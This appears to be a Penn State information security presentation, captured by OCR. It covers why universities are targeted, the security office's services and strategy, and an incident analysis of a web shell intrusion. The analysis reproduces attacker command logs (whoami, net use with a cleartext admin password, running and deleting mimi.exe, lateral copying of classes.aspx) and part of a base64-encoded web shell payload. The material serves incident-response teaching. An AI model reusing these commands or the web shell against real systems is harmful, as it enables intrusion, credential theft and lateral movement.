
Cyberattacks Mar Start of Academic Year


Two universities suffered devastating cyberattacks just before students returned to campus. Is the timing a coincidence?



Penn State says College of Engineering hit by two data breaches

Between **3 and 4 million** systems throughout the world attempt communication with computers on our network over **100 million times**, total. That’s an average of over **1,000 times per second.**





WHY TARGET HIGHER ED?

Research Institution within a mini city that has many valuable data types under one location with a general sense of openness.

PennState

Employees: 31,027 full-time employees university-wide, including 7,076 full-time faculty members, all locations.

Campuses: Penn State has 24 campuses, on more than 22,000 acres serving over 100,000 students - a campus within practical commuting distance of virtually every Pennsylvanian.

RESEARCH

	2014	2015	2016	2017	2018
Research Expenditures (millions)	$813	$801	$836	$863	$927
Industry & Privately Sponsored Research * (millions)	$100.9	$79.1	$83.1	$91.3	$100.7
Federal Research (millions)	$501	$510	$530	$534	$562

OFFICE OF INFORMATION SECURITY (OIS)

ENTERPRISE SECURITY

- Splunk
- Vulnerabilities
- Intrusion Detection

SECURITY SERVICES


- Cylance
- Spirion/PII
- Privileged Account Management

PRIVACY & COMPLIANCE

- Contracts and Grants
- HIPAA / PCI
- Risk Assessments

CONSULTING & ARCHITECTURE

OUR WORK



Security Consulting

Have a question? Need some input? Our team is here to help you with your project, big or small. We have the right expertise to guide you through any challenge.

Secure Enclaves

Secure enclaves help to ensure that Penn State's most valuable information remains secure. Learn more about secure enclaves here.

Authority to Operate

All information systems processing or storing level 3 or level 4 data under University Policy AD95 must have an authority to operate. Learn more about ATOs here.

Office 365 Security

We work to promote secure solutions within Office 365. Allowing level 3 and 4 data in O365 is our current area of research and focus.

Cloud Initiatives

Partnering with the EIT cloud team, we can help you understand and design your system for the cloud.

Requests for Purchase (RPF)

Looking to source new services, hardware, or software? Our team can help you work through the security side of an RFP.

Secure Architecture Design

Need to build a new information system? Want to make sure it's secure? Our team can give input on how to build a secure system and maintain the integrity of your information.

SME for Projects

Have a local project that involves any technology? Our experienced staff can sit in on project meetings to help you find a secure and compliant solution.

SME for OIS Privacy and Compliance (PCI)

Our team collaborates with the OIS compliance team to provide the technical expertise required to maintain PCI compliance in your area.

OIS STRATEGY

Unified Security Program

Rapidly transition away from the legacy approach of distributed security. Develop a new policy and standard framework.

Information Centric Defense

Classify data and apply appropriate security controls. Make sound security investments based on need and impact.

Reduce Attack Surface


Duplication adds complexity. Support a reduced infrastructure and systems where it makes sense.

Improve Identity & Access Management

Ensure smooth and consistent account creation, provisioning of access, and de-provisioning of access in a time effective manner.

Develop Security Community

Build a culture of information security across Penn State.



SHARING KNOWLEDGE

BIG TEN

ACADEMIC ALLIANCE

REN-ISAC


RESEARCH & EDUCATION NETWORKS
INFORMATION SHARING & ANALYSIS
CENTER.

INFRAGARD

FBI

WHAT DOES AN ATTACK LOOK LIKE?

HOUSTON, DO WE HAVE A PROBLEM?



Symantec Endpoint Protection has acted on the risks.

Filename	Risk	Action	Risk Type	Logged By	Orig
mimi.exe	Trojan.Gen.2	Quarantined	Virus	Auto-Protect s...	C:\U

Symantec logs indicate this executable is flagged as malicious on a public facing webserver.

Since we are regularly reviewing our logs, we search our network for any other instances.


The file is found on critical infrastructure that we do not have antivirus installed on.

80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	PASSWORD -> MYSHELLPASS?
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	CMD.EXE PING -N 1 SYSTEM2
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	CMD.EXE DIR \\SYSTEM2\C$
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	CMD.EXE WHOAMI
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	(EXECUTABLE PROGRAM UPLOAD)
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	CMD.EXE C:\WINDOWS\TEMP\MIMI.EXE 1::1 2::2 EXIT 2>&1
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	CMD.EXE DEL C:\WINDOWS\TEMP\MIMI.EXE
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	(EXECUTABLE PROGRAM UPLOAD)
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	CMD.EXE NET USER XYZ_ADMIN /DOMAIN
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	CMD.EXE NET USE \\SYSTEM2\C$ /USER:"DOMAIN\XYZ_ADMIN" "YOUG0+MYP@SSW3RDLOLZ*" 2>&1
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	CMD.EXE NET USE \\SYSTEM1\C$ /USER:"DOMAIN\XYZ_ADMIN" "YOUG0+MYP@SSW3RDLOLZ*" 2>&1
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	\\SYSTEM1\C$\INETPUB\WWWROOT\CLASSES.ASPX
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	(SCRIPT UPLOAD)
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	CMD.EXE MOVE C:\WINDOWS\TEMP\CLASSES.ASPX “\\SYSTEM2\C$\INETPUB\WWWROOT\CLASSES.ASPX”
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	\\SYSTEM2\C$\INETPUB\WWWROOT\CLASSES.ASPX
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	(SCRIPT UPLOAD)
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	CMD.EXE NET VIEW
80	POST	SOMEHOST.PSU.EDU	/DIR/CLASSES.ASPX	CMD.EXE NET VIEW 2>&1


Determined:

| Uploaded programs | Cleartext Admin Credential | Moved Laterally | Uploaded Classes.ASPX

OH SHELL NO



Name	Type
about.aspx	ASP.NET Server Page
classes.aspx	ASP.NET Server Page
links.aspx	ASP.NET Server Page




```
grZMgKphuvBcnuGV=System.Convert.FromBase64String("d+ytCpRxFi5pIJqxzjRhmZPOEHB5O
9eNp1TGEjSz5DHDX4RasOPMvEng5lhnKvvFgbENJi0xsoeHiRe8JmUyK7q7UesULBXkQGFU46kNnbJ6
Sbv6ATGF9uEPTXs/pCESuecHH1HZAzbKXh+iwqu8eC/ctUnR3pbNT2sQKopOVwt5cIhTTZd+0jXONLJ
aBF+XvwZy20tU7YNnZsg1931QjWwnT56ZxUHitxYuSb/6xRThE73tW7o5wFmql7KciGJtIifqL6Y3g3
jk+X9rvAjun/Upc0nenfbecuioUkozphH2PI+zeYk+CwKoFbnQy4eWimYtxiuNcommpJQt630ZW6NQM
N4CXW9G/B/A4samWIIOcPlBWyNUu+8Pwztph32bwFV5YkO/6aJgBN7FOwA4W2czx+C2LxKbvdZf9kOb
AyLh/5MIi9/XK5O91MeE7N/Qgre15yEQB90w5lvuCDK2GO9mNB0emkeqoX1hogvxVTZEdBLqCXpPHWw
E+ugCYMqLfdO2yBLqWgXgNHrb8gtPt/iXvrul8YTiYWklecKYNr1VMG2QW+yJwoY7cgOGrMB2+31LAs
lmgabMYscQoDOqmK074yfe1N0Igo9W6BLauefQG72q544HLgtpJxTUxFq02gGNhXEbOGT/jqypmLbLU
kJDeDHo6Q9Qgx9zwFYPhDShcnlphlTCEx3AXMcAFfA9ACslBa6QPhJOeCBrAbVFCjIjYVX81/vm64Vb
lEerw6WMa2qY0Tr5il15Ng6Oe7a7aw+geCwV6zxrzEInrGhMMlkab+bMS7RhmRgqgwpX8u0NtmU87mY
RpeRMi28T6VBosBcE0C8onlIsBw4/XbzvXlYTlEpzdjHwiDWa5E9wcwJB6T33X4bfdoMyepeyygmbxi
K4K5h1ud9yds0n1C7EN56kieTkZKMCN2U8p1JMypmBYpVVBa7JA3q+9wQtDMXV5bnqfrmWDeT9+Yndp
K3tVj9gHgQB3HaSJbKsntm4kKy+k/4Fd6FRcYopgI6KFgaKPIzj2ut5NneLyKmtDqOAtN47jDl9MIQP
hC+qL9NSZ2YhkINxV66KYQfi7d5Wwpo+DPfnYNUrQlq2ByeD/QsWjB+zCDZUWctu5VGe4+DoOegR6GD
